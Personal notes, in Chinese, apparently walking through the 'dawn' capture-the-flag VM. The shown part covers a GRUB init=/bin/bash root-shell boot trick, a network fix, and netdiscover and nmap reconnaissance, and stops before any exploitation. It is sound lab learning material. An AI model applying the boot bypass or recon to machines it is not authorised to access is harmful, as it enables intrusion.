dawn

笔记本:	靶机		
创建时间:	2021/10/22 14:24	**更新时间:**	2021/11/4 10:09
作者:	陆六肆		
标签:	Samba, Suid		
URL:	https://baike.baidu.com/item/samba/455025		


准备

攻击机: kali NAT 92.168.91.128
靶机 : dawn NAT

目标发现


测试发现这个目标机器不能正常获取Ip地址，进入拯救模式，发现是网卡名称和配置文件名称不统一，需要更改!

- 开机进入如下界面：按 e




```
GNU GRUB  version 2.02+dfsg1-20

*Debian GNU/Linux
 Advanced options for Debian GNU/Linux

   Use the ↑ and ↓ keys to select which entry is highlighted.
   Press enter to boot the selected OS, `e' to edit the commands
   before booting or `c' for a command-line.
The highlighted entry will be executed automatically in 4s.
```

- 按 e 进入如下界面:




```
                     GNU GRUB  version 2.02+dfsg1-20

setparams 'Debian GNU/Linux'

        load_video
        insmod gzio
        if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; \
fi
        insmod part_msdos
        insmod ext2
        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  99972dab-7fdf-4f82\
-9e95-563dc290c67f
        else
          search --no-floppy --fs-uuid --set=root 99972dab-7fdf-4f82-9e9\ ↓

    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```

- 往下翻，更改 ro quiet 为 rw signie init.d=/bin/bash




```
                     GNU GRUB  version 2.02+dfsg1-20

        set root='hd0,msdos1'                                              ↑
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  99972dab-7fdf-4f82\
-9e95-563dc290c67f
        else
          search --no-floppy --fs-uuid --set=root 99972dab-7fdf-4f82-9e9\
5-563dc290c67f
        fi
        echo         'Loading Linux 4.19.0-5-amd64 ...'
        linux         /boot/vmlinuz-4.19.0-5-amd64 root=UUID=99972dab-7fd\
f-4f82-9e95-563dc290c67f ro  quiet
        echo         'Loading initial ramdisk ...'
        initrd         /boot/initrd.img-4.19.0-5-amd64

    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```




```
                         GNU GRUB  version 2.02+dfsg1-20

        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  99972dab-7fdf-4f82\
-9e95-563dc290c67f
        else
          search --no-floppy --fs-uuid --set=root 99972dab-7fdf-4f82-9e9\
5-563dc290c67f
        fi
        echo        'Loading Linux 4.19.0-5-amd64 ...'
        linux        /boot/vmlinuz-4.19.0-5-amd64 root=UUID=99972dab-7fd\
f-4f82-9e95-563dc290c67f rw signie init=/bin/bash_
        echo        'Loading initial ramdisk ...'
        initrd        /boot/initrd.img-4.19.0-5-amd64

    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```

- 更改完成按下 ctrl + x 会进入系统




```
[    1.727754] hub 1-2:1.0: USB hub found
/dev/sda1: Clearing orphaned inode 273987 (uid=112, gid=123, mode=0100600, size=
0)
/dev/sda1: Clearing orphaned inode 273986 (uid=112, gid=123, mode=0100600, size=
0)
/dev/sda1: Clearing orphaned inode 273985 (uid=112, gid=123, mode=0100600, size=
0)
/dev/sda1: Clearing orphaned inode 273984 (uid=112, gid=123, mode=0100600, size=
0)
/dev/sda1: Clearing orphaned inode 273133 (uid=0, gid=0, mode=0100666, size=0)
[    1.730180] hub 1-2:1.0: 7 ports detected
/dev/sda1: Clearing orphaned inode 273093 (uid=0, gid=0, mode=0100600, size=55)
/dev/sda1: Superblock last mount time is in the future.
        (by less than a day, probably due to the hardware clock being incorrectl
y set)
/dev/sda1: clean, 63099/458752 files, 863767/1834752 blocks
done.
[    1.759363] EXT4-fs (sda1): mounted filesystem with ordered data mode. Opts:
(null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# _
```

- ip add 查看网卡名称:




```
bash: no job control in this shell
root@(none):/# ip add
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qle
n 1000
    link/ether 00:0c:29:6a:27:97 brd ff:ff:ff:ff:ff:ff
root@(none):/# _
```

- 我此处为 ens33 , 具体根据您的机器决定。
- vi /etc/network/interfaces 将最后两行，更改为 ens33 此处我已经更改了。



```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug ens33
iface ens33 inet dhcp
~
~
~
~
~
~
~
~
~
~
~
~
"/etc/network/interfaces" 12 lines, 315 characters
```

- /etc/int.d/networking restart 重启网卡，然后 ip add 查看是否获取了 ip 地址。




```
root@(none):/# ip add
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP g
roup default qlen 1000
    link/ether 00:0c:29:6a:27:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.91.150/24 brd 192.168.91.255 scope global dynamic ens33
       valid_lft 1798sec preferred_lft 1798sec
    inet6 fe80::20c:29ff:fe6a:2797/64 scope link
       valid_lft forever preferred_lft forever
root@(none):/# _
```

- 如上图所示，已经能够获取 IP地址了。


信息搜集

- **netdiscover -r 192.168.91.0** # 为nat网段




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
192.168.91.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.91.2    00:50:56:fc:b4:0b      2     120  VMware, Inc.
192.168.91.150  00:0c:29:6a:27:97      2     120  VMware, Inc.
192.168.91.254  00:50:56:f1:a4:9c      1      60  VMware, Inc.
```

- 得到目标IP地址。
- 端口扫描
- **nmap -O -sV -T4 -A -p- 192.168.91.150**



```
root@kali:~# nmap -O -sV -T4 -A -p- 192.168.91.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 14:50 CST
Nmap scan report for 192.168.91.150
Host is up (0.00098s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.5.5-10.3.15-MariaDB-1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 13
|   Capabilities flags: 63486
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsTransactions, SupportsLoadDataLocal, O
DBCClient, ConnectWithDatabase, Support41Auth, IgnoreSigpipes, LongColumnFlag, InteractiveClient, Speaks41ProtocolNew, SupportsCo
mpression, FoundRows, Speaks41ProtocolOld, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: StmId<?cYqNsutf$y\>a
|_  Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:6A:27:97 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: DAWN

Host script results:
|_clock-skew: mean: 1h19m42s, deviation: 2h18m33s, median: -17s
|_nbstat: NetBIOS name: DAWN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: dawn
|   NetBIOS computer name: DAWN\x00
|   Domain name: dawn
|   FQDN: dawn.dawn
|_  System time: 2021-10-22T02:50:49-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-22T06:50:49
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.98 ms 192.168.91.150

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.44 seconds
root@kali:~#
```

- 端口扫描发现开放了 80 , 139, 445, 3306 端口. 一个一个的看把。下面系统显示为 windows 6.1 。
- 首先查看 80 端口 浏览器: http://192.168.91.150/




Website currently under construction, try again later.

